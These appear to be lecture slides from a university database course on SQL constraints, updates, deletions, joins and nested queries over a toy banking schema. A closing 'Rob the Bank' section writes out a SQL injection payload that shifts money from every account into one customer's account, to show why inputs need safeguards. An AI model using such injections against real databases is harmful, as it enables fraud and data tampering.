



COSC210 Database Management Systems


Lecture 8 - Structured Query Language (SQL)

Dr. Mitchell Welch

Summary

- Updating Constrains
- Updating Data
- Dropping Tables, Rows and Columns
- More Advance Queries

Banking ER Diagram



Updating Constraints

- Transation
 - tcode (primary key)
 - amount
 - description

```
CREATE TABLE transaction (  
    tcode int,  
    tamount int,  
    description varchar(50)  
);
```

Updating Constraints

- Transaction is a Weak Entity, it Cannot Exist without Customer.
- We can use ALTER TABLE.

```
--Syntax - add column
ALTER TABLE table_name
  ADD COLUMN new_column_name data_type;

--Syntax - add foreign key
ALTER TABLE table_name
  ADD FOREIGN KEY (key_name)
    REFERENCES referred_table(column_referenced_name);

--Both at once
ALTER TABLE transaction
  ADD COLUMN cssn int,
  ADD FOREIGN KEY (cssn)
    REFERENCES customer(ssn)
    ON DELETE CASCADE ON UPDATE CASCADE;
```

Updating Constraints

- We Also Need to Add a Composite Primary Key Constraint.
- And We Might Add a Row to Play with.

```
--Syntax
ALTER TABLE table_name
    ADD PRIMARY KEY (key_value);

--Add to transaction
ALTER TABLE transaction
    ADD PRIMARY KEY (tcode,cssn);

--Add a row/pick a random customer
INSERT INTO transaction
    VALUES (888,1000,'Generic transaction description',501);
```

Updating Constraints

- We Can Also add a Check Constraint to Our Transaction Amount.

```
--Syntax
ALTER TABLE table_name
    ADD CONSTRAINT constraint_name CHECK (value>0);

--Add to transaction
ALTER TABLE transaction
    ADD CONSTRAINT check_positive check (amount > 0);
```

The 'WHERE' Clause.

- The 'WHERE' Clause has all the Comparison Operators of a Regular Programming Language.

Operator	Description	Construct	Example
<	less than	BETWEEN	a BETWEEN x AND y
>	greater than	AND	a>=x AND a>=y
<=	less than or equal to	OR	a>=x OR a<=y
>=	greater than or equal to	NOT	a IS NOT NULL
=	equal	IS	a IS DISTINCT
<> or !=	not equal	LIKE	a LIKE '%wordPart%'

Updating Data

- We Can Update Values in Columns Based on Conditions.

```
--Syntax
UPDATE table_name
  SET column1 = value1, column2 = value2 ,...
  WHERE condition;

--Update transaction amount
UPDATE transaction
  SET amount = 50
  WHERE tcode=888;
```

Updating Data

- When Storing Data We Should Store Money in Cents.
- In the Last Lecture we Stored it in Dollars.
- We Should Fix This.

```
--Updating customer_account  
UPDATE customer_account  
  SET balance = balance*100  
  WHERE true;
```

```
--Syntax  
UPDATE customer_loan  
  SET amount=amount*100  
  WHERE true;
```

Removing Data

- Deleting Rows, Dropping Columns and Tables.

```
--Syntax
DELETE FROM table_name
    WHERE condition;

--Dropping columns
ALTER TABLE table_name
    DROP COLUMN column_name;

--Dropping tables
DROP TABLE table_name;
```

Removing Data

- Deleting Rows, Dropping Columns and Tables.

```
--Syntax
DELETE FROM transaction
    WHERE cssn=501;

--Dropping columns
ALTER TABLE transaction
    DROP COLUMN description;

--Dropping tables
DROP TABLE transaction;
```

Some Queries

- Display Customers with a Student Account in Armidale Branch.
- Will Include Tables:
 - customer
 - customer_account
 - account
 - bank_branch

```
SELECT name,atype,b_address FROM customer,customer_account, account,bank_branch
WHERE customer.ssn=customer_account.cssn
AND customer_account.ano=account.anum
AND account.bno=bank_branch.bnum
AND account.atype='Student'
AND bank_branch.b_address LIKE '%Armidale%';
```

Some Queries

- From the last example: INNER JOINS and WHERE clauses are often interchangeable.
- OUTER JOINS will not produce the same results (more on this later)
 - RIGHT OUTER JOIN
 - LEFT OUTER JOIN
 - FULL OUTER JOIN

```
SELECT name, b_address FROM customer
    INNER JOIN customer_account ON customer.ssn = customer_account.cssn
    INNER JOIN account ON customer_account.ano = account.anum
    INNER JOIN bank_branch ON account.bno = bank_branch.bnum AND b_address LIKE '%Armidale%';
```

Some Queries

- Lets Use a UNION to Display Customer Accounts and Loans in One table.
- Will Include Tables:
 - customer
 - customer_account
 - customer_loan

```
SELECT name,'(B)'||''||balance AS total FROM customer,customer_account
WHERE customer.ssn=customer_account.cssn
UNION
SELECT name,'(L)'||''||amount FROM customer,customer_loan
WHERE customer.ssn=customer_loan.cssn;
```

Some Queries

- Lets Display Average, Total, Count of Balances Per Branch.
- Will Include Tables:
 - bank_branch
 - account
 - customer_account

```
SELECT b_address,AVG(balance) AS Average,SUM(balance) AS total, COUNT(balance)
FROM bank_branch,account,customer_account
WHERE account.bno=bank_branch.bnum AND account.anum=customer_account.ano GROUP BY b_address;
```

Some Queries

- Get Customers whos Loan Types are all General.
- Will Include Tables:
 - customer
 - customer_loan
 - loan

```
-- This requires a Universal Quantifier, first we need a unique id,  
ALTER TABLE customer_loan ADD COLUMN lcode SERIAL;  
-- then  
SELECT DISTINCT name  
FROM customer c  
WHERE NOT EXISTS  
  (SELECT * FROM loan l, customer_loan A  
   WHERE l.ltype = 'General'  
     AND A.lno=l.lnum  
     AND NOT EXISTS  
       (SELECT * FROM customer_loan B  
        WHERE B.cssn=c.ssn AND B.lcode=A.lcode));
```

When To Use Them?

- WHERE vs JOIN: These are often interchangeable, but some implementations are more efficient.
- UNION: When you require data to be added vertically rather than as new columns and you have a matching number of columns.
- Nested SELECT queries: If the result requires more than one query or the query requires NOT EXISTS/EXISTS
- Universal Quantifiers: When all possible results must meet a condition to be true, otherwise false.

Rob the Bank

- Lets Rob the Bank.
- Disclaimer: This is Not How a Banking System Works, but this is How Easy it is to SQL Inject, if no Safeguards are Put in Place.
- This Query will Take 10 Dollars from Every Account with Over 100 Dollars and Add it to Randolph Oliver's Account.
- Scenario: An Input on a Website is Asking for Withdraw Amount and Customer has Knowledge of the DBMS.

```
--To look at current account balances  
SELECT name,balance FROM customer,customer_account  
WHERE customer.ssn=customer_account.cssn;
```

Rob the Bank

<< UPDATE customer_account SET balance=balance-

```
--These lines finish the query and inject another  
1 WHERE EXISTS (SELECT name FROM customer WHERE name='Randolph Oliver'  
AND customer_account.cssn=customer.ssn);
```


```
--These lines minus from accounts and add to randolf  
UPDATE customer_account SET balance=balance-10  
WHERE balance>100;  
UPDATE customer_account SET balance=balance+  
(SELECT COUNT(balance) FROM customer_account WHERE balance>100)*10
```

--let the rest of the query play out as normal

<< WHERE EXISTS (SELECT name FROM customer WHERE name='Randolph Oliver' AND
customer_account.cssn=customer.ssn);

See: [banking.zip](#)

Little Bobby Tables



Source: <https://xkcd.com>

Questions?